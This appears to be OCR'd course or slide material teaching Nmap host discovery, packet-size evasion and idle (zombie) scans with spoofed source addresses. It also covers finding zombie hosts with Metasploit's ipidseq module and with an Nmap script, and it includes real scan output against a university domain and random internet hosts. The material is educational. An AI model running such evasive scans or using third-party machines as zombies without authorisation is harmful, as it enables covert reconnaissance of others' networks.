The result is displayed for each of the online hosts for all the default ports

Nmap- no port scan

Just opposite of last one. Simply pings to check what all hosts are online in the subnet given.

$ nmap -sP <ip_range>

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -sP 10.196.10.0/20
Starting Nmap 7.93 ( hthttps://nmap.org  t 2023-03-14 04:56 CDT
Stats: 0:00:13 elapsed; 0 hosts completed (0 up), 4096 undergoing Ping Scan
```


```
Nmap scan report for 10.196.15.246
Host is up (0.0053s latency).
Nmap scan report for 10.196.15.247
Host is up (0.018s latency).
Nmap scan report for 10.196.15.248
Host is up (0.0025s latency).
Nmap scan report for 10.196.15.249
Host is up (0.022s latency).
Nmap scan report for 10.196.15.250
Host is up (0.024s latency).
Nmap scan report for 10.196.15.251
Host is up (0.014s latency).
Nmap scan report for 10.196.15.252
```

Nmap- packet size modification

If firewall knows the default sizes of packets sent by nmap or any port scanner etc., it may block the repeated packets from same source
So we change the packet size.


$ nmap - -mtu <packet size(bytes)> <ip_range>

MTU must be a multiple of 8.



Nmap- packet size modification

Let's confirm in wireshark, that actually the specified size is respected.
It indeed is....



Nmap- data length field

Again it's a means to alter the default length of packets.

But it is different. With "mtu", the length provided by us becomes the length of the final link layer frame that is sent.


Here, we only specify a value, and those many bytes of random data is appended in the original nmap packet.

$ nmap - -data-length <value> <target_ip>

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -A --data-length 24 iitgoa.ac.in -v
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 05:18 CDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:18
Completed NSE at 05:18, 0.00s elapsed
Initiating NSE at 05:18
Completed NSE at 05:18, 0.00s elapsed
```

Nmap- data length field

Notice that this time, TCP segment length is only made 24 Bytes. Other IP headers and ethernet headers will be added on top of it.



Nmap- Idle (Zombie) scan

This is the most complicated scan we would see.

Find a zombie host	Probe the zombie's ip id and record it.	Forge syn from zombie to target.	Probe the zombie's IP Id again	Use the change in IP Id to conclude.
We will first look at what are the requirements of zombie host. We will also look at how to find one. For this, we will be introduced to the metasploitable framework.	Back in the xml file we promised we'll look at IP ID later. Now the time has come.	This is essentially to evade IDS if they block us due to our IP address. The zombie's IP address may not be blocked.	Depending on whether or not the port responded to the syn packet, the zombie's IP ID may change.	Based on the change in the IP id of the zombie, determine if the port was open or closed.


Zombie scan is helpful if the firewall is blocking us due to source IP address susceptibility. However, there are easier and better scans that use IP spoofing.

What is IP ID?

These three fields in the ipV4 header help in reassembly of fragmented datagrams due to packet size being more than MTU of some link from source to destination.

The fragments of the same packet will have the same IP ID, and the offset will be used to arrange them in correct order. IP ID is 16 bit long.

The flags contain some bits to decide whether or not the fragmentation is allowed. If not allowed, then “don’t fragment” flag is set and ICMP error is sent to sender in case of size>MTU.



How is IP ID helpful for us?

Initially, IP ID was meant to be unique for the <source_ip,dest_ip,protocol> for the maximum datagram lifetime (the max of all the lifetime of all datagrams, roughly 2 minutes, considers the time taken for reassembly also).

Over time, the specifications have changed, mainly because not all packets necessarily fragment, and so this uniqueness rule may uselessly limit the rate of communication as MTU is 1500 bytes and MDL is 2 minutes.

Several approaches to assign IP ID to datagrams include:-


- **Global counter:** Incremented by 1 at every new packet (%2^16)
- **Local counter:** Separate counters kept for different destinations.
- Pseudo random number generator, for ex: **PRBS counter.**
- Null valued **constant:** A constant IP Id value for all the packets.

Requirements of Zombie...

Following are the requirements that the zombie machine must fulfill:-

- **Globally Incremental IP ID:-**
  - **Why so?**
  - **Because same zombie is going to communicate with both the target host as well as with us, so if the zombie only increments its IP ID locally for each destination, nmap will not be able to determine what the response from the port to zombie host was?**
  - **Hence, a globally incremental IP ID is needed.**
- **Host must be idle:-**
  - **Why?**
  - **As if the zombie host is involved in so many exchanges, its globally incremental IP ID will bump fastly and the modulo 2^16 value will cause it to cycle around, thus leading to confusing predictions.**

How does it works?




Step 1: The attacker sends a SYN/ACK packet to zombie host IP, to record its initial IP ID.

Step 2: Since the zombie host doesn't expects such a SYN/ACK, it will send a RST for this unsolicited SYN/ACK, but the IP ID in the IP header is recorded by the attacker. It is "x". (Note: Unsolicited RST is ignored simply).

Ref: https://upload.wikimedia.org/wikipedia/commons/e/ef/Idlescan.png

How does it works?




Step 3: The attacker sends a SYN (usual scanning packet) TCP packet to the target with the spoofed source IP address of the zombie. This is sent on any one port, say “P” of the target.

Step 4: If the target is listening on the port P, then it responds to the SYN requests, and sends a SYN-ACK response to the source IP, which is of the zombie’s.

Step 5: Since this is also an unexpected packet for zombie host, it sends RST for the packet with incremented IP ID (x+1). As it was idle, so no more communication took place within the zombie and it’s IP ID is only incremented by 1.

Ref: https://upload.wikimedia.org/wikipedia/commons/e/ef/Idlescan.png

How does it works?




Step 6: The attacker probes the zombie again with a SYN packet. The zombie again responds with a RST and incremented IP ID of “x+2”.

This (+2) increment from previous IP ID to the current indicates the nmap tool that port P on the target is open and target is listening on it.

Ref: https://upload.wikimedia.org/wikipedia/commons/e/ef/Idlescan.png

What if port is closed?



If the attacker sends a spoofed SYn with source IP of zombie on the target port “Q”, and the target is not listening on this port, so it does not sends any SYN-ACK to the zombie host, and its IP ID is not incremented from x to x+1 in this case.

When we probe the zombie with a SYN again, the zombie responds with an incremented IP ID of “x+1”, and this (+1) increment from previous to current IP ID of the zombie is an indication that port Q on the target did not respond to TCP SYN, and is thus closed or perhaps filtered.

Ref: https://upload.wikimedia.org/wikipedia/commons/e/ef/Idlescan.png

Finding a zombie- metasploit

Metasploit is a leading exploitation framework, and an aid in penetration testing.
Penetration attacks refers to a form of attack in which some malware or payload is transferred (penetrated) into the victim system that provides information about the system. Penetration tests are various security tests performed on the machine to ensure it is safe from penetration attacks and other exploitable vulnerabilities.

Metasploit offers both GUI and CLI. **Msfconsole** is an interactive command line interface provided by metasploit.

Metasploit- getting started

The scripts in metasploit ae categorised in 6 modules, which are nothing but the directory substructure to organise the programs that offer similar kind of functionalities in one folder.

- **exploit:** they are the modules which take advantage of the system with known vulnerabilities, and thus install a payload to give access to the system.
- **payload:** Files left over the target system that give attackers access to the system (payload in context of malware attacks refers to the malicious code that harms the targeted victim).
- **auxiliaries:** used to scan the target system for specific vulnerabilities and thus propose very unique methods that could be explouted over the system.
- **encoders:** Payloads and exploits are basically files that have malicious code, which could be analysed by firewalls and blocked. Hence, encoders are used to encode these code to evade the firewall.
- **nops:** Causes the target system CPU to stall for an entire clock cycle, so that remote code can be executed.
- **post:** for post-exploitation functionalities, i.e., the malicious actions to take once the session is opened on successful run of exploit.

Metasploit- getting started


$ msfconsole : to launch metasploit command line interface.

msf> help : Gives the list of commands and modules and other help info.

msf> search <keyword>:<value> : Searches for reasonable modules matching the search query

Ex: msf> search type:exploit platform:windows flash


msf> use <complete path to file> : Launches the requested module.



Finding a zombie- metasploit

We will search for zombie hosts using metasploit, and in this way we find a zombie within our subnet only, which ensures that the latency between the connection from our machine to the zombie system and from zombie's to the target is not high.

```
┌──(root㉿kali)-[/home/harsh]
└─# msfconsole
[*] Starting the Metasploit Framework console...|
```





Finding a zombie- metasploit

```
msf6 > search ipidseq

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/ip/ipidseq                         normal  No     IPID Sequence Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ip/ipidseq

msf6 > use auxiliary/scanner/ip/ipidseq
msf6 auxiliary(scanner/ip/ipidseq) >
```

First we search for all modules related to ipidseq, i.e. ip id sequence.
From matching modules, we see an auxiliary which we will use to scan for globally incremental ip id sequence hosts. Note the change in the arrow prompt which indicates the the module is successfully launched.

Finding a zombie- metasploit





The parameter RHOSTS is required and not set to default (on running “show options”), as we have to set it with the IP address(es) over which we have to scan.
Note that we have now set it.

Finding a zombie- metasploit

```
msf6 auxiliary(scanner/ip/ipidseq) > run

[*] 10.196.10.2's IPID sequence class: Unknown
[*] 10.196.10.3's IPID sequence class: Unknown
[*] 10.196.10.7's IPID sequence class: Unknown
[*] Scanned  26 of 256 hosts (10% complete)
[*] 10.196.10.32's IPID sequence class: Unknown
[*] 10.196.10.34's IPID sequence class: Unknown
[*] Scanned  52 of 256 hosts (20% complete)
[*] 10.196.10.54's IPID sequence class: Unknown
[*] 10.196.10.55's IPID sequence class: Unknown
[*] 10.196.10.64's IPID sequence class: Incremental!
[*] 10.196.10.72's IPID sequence class: Unknown
[*] 10.196.10.73's IPID sequence class: Unknown
[*] Scanned  77 of 256 hosts (30% complete)
```

"run" command to finally execute the module (here, auxiliary)

We initially get some hosts with Unknown class of IPID sequence. Once we get a host with IPID class Incremental, we shall stop the execution of module as we have found one potential zombie host.
If all goes well, this will be an Idle host, or else we our target port scan might fail.

Performing Idle zombie scan

$ nmap -sI <zombie_IP> <target_ip>

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -Pn -sI 10.196.10.64 192.168.56.102 -v -p 1-65535
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 05:54 CDT
Initiating Parallel DNS resolution of 1 host. at 05:54
Completed Parallel DNS resolution of 1 host. at 05:55, 13.00s elapsed
Initiating idle scan against 192.168.56.102 at 05:55
Idle scan using zombie 10.196.10.64 (10.196.10.64:80); Class: Incremental
WARNING: idle scan has erroneously detected phantom ports -- is the proxy 10.196.10.64 (10.196.10.64)
really idle?
Discovered open port 38865/tcp on 192.168.56.102
Discovered open port 39645/tcp on 192.168.56.102
Discovered open port 10422/tcp on 192.168.56.102
```

Here, we have launched the no ping zombie scan from discovered zombie host 10.196.10.64

Performing Idle zombie scan

Q. Why No Ping?

Because the ping packets will be sent from our original IP address and hence our identity will not be hidden.
For similar reasons, version detection is also disabled.

Q. What if the host is not completely idle?

Nmap scans can be confusing, as the IP ID sequence increment may not be interpreted accurately. For slightly non idle hosts, nmap counters this problem by possible retransmissions for certain ports that it could not possibly categorise in one go, but for highly active hosts, the scan results are not reliable.


Did you notice anything?

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap -Pn -sI 10.196.10.64 192.168.56.102 -v -p 1-65535
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 05:54 CDT
Initiating Parallel DNS resolution of 1 host. at 05:54
Completed Parallel DNS resolution of 1 host. at 05:55, 13.00s elapsed
Initiating idle scan against 192.168.56.102 at 05:55
Idle scan using zombie 10.196.10.64 (10.196.10.64:80); Class: Incremental
WARNING: idle scan has erroneously detected phantom ports -- is the proxy 10.196.10.64 (10.196.10.64)
really idle?
Discovered open port 38865/tcp on 192.168.56.102
Discovered open port 39645/tcp on 192.168.56.102
Discovered open port 10422/tcp on 192.168.56.102
```

The zombie host we selected was also not an idle one, yet the scanning continued and some ports were indeed classified as open due to nmap's internal handling of slightly active zombies.

Before starting the scan only, nmap probes the zombie host several times to determine if it is actually idle, and hence this warning.

Observing in wireshark....



The source IP address is of the zombie host.

Finding Zombie using nmap script

The nmap script “ipidseq” classifies the given IP addresses based on the IP ID class.

```
┌──(root㉿kali)-[/home/harsh]
└─# nmap --script=ipidseq -iR 1000 -v -p 80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 06:01 CDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Initiating Ping Scan at 06:01
Scanning 1000 hosts [4 ports/host]
```

Here, -iR <number> is used to generate “number” amount of random host IP addresses.
It is not suitable as the random zombie host may be located far away and thus lead to extremely slow scan.

Finding Zombie using nmap script

We only found random positive increments and unknown class of IP ID sequence generation, both of which would certainly not work. So finding an idle zombie is actually the most difficult task to launch an idle scan.

```
Host script results:
|_ipidseq: Random Positive Increments

Nmap scan report for 204-210-038-018.inf.spectrum.com (204.210.38.18)
Host is up (0.021s latency).

PORT   STATE SERVICE
80/tcp open  http

Host script results:
|_ipidseq: Random Positive Increments

NSE: Script Post-scanning.
Initiating NSE at 06:06
Completed NSE at 06:06, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1006 IP addresses (1000 hosts up) scanned in 270.95 seconds
           Raw packets sent: 13776 (530.048KB) | Rcvd: 4390 (186.769KB)
```

```
Nmap scan report for 143.84.96.171
Host is up (0.013s latency).

PORT   STATE SERVICE
80/tcp open  http

Host script results:
|_ipidseq: Unknown

Nmap scan report for pool-173-77-35-239.nycmny.fios.verizon.net (173.77.35.239)
Host is up (0.23s latency).

PORT   STATE SERVICE
80/tcp open  http

Host script results:
|_ipidseq: Unknown
```

Nmap’s official suggestion

A common approach is to simply execute a Nmap ping scan of some network. You could use Nmap's random IP selection mode (`-iR`), but that is likely to result in far away zombies with substantial latency. Choosing a network near your source address, or near the target, produces better results. You can try an idle scan using each available host from the ping scan results until you find one that works. As usual, it is best to ask permission before using someone's machines for unexpected purposes such as idle scanning.

We didn't just choose a printer icon to represent a zombie in our illustrations to be funny—simple network devices often make great zombies because they are commonly both underused (idle) and built with simple network stacks which are vulnerable to IP ID traffic detection.

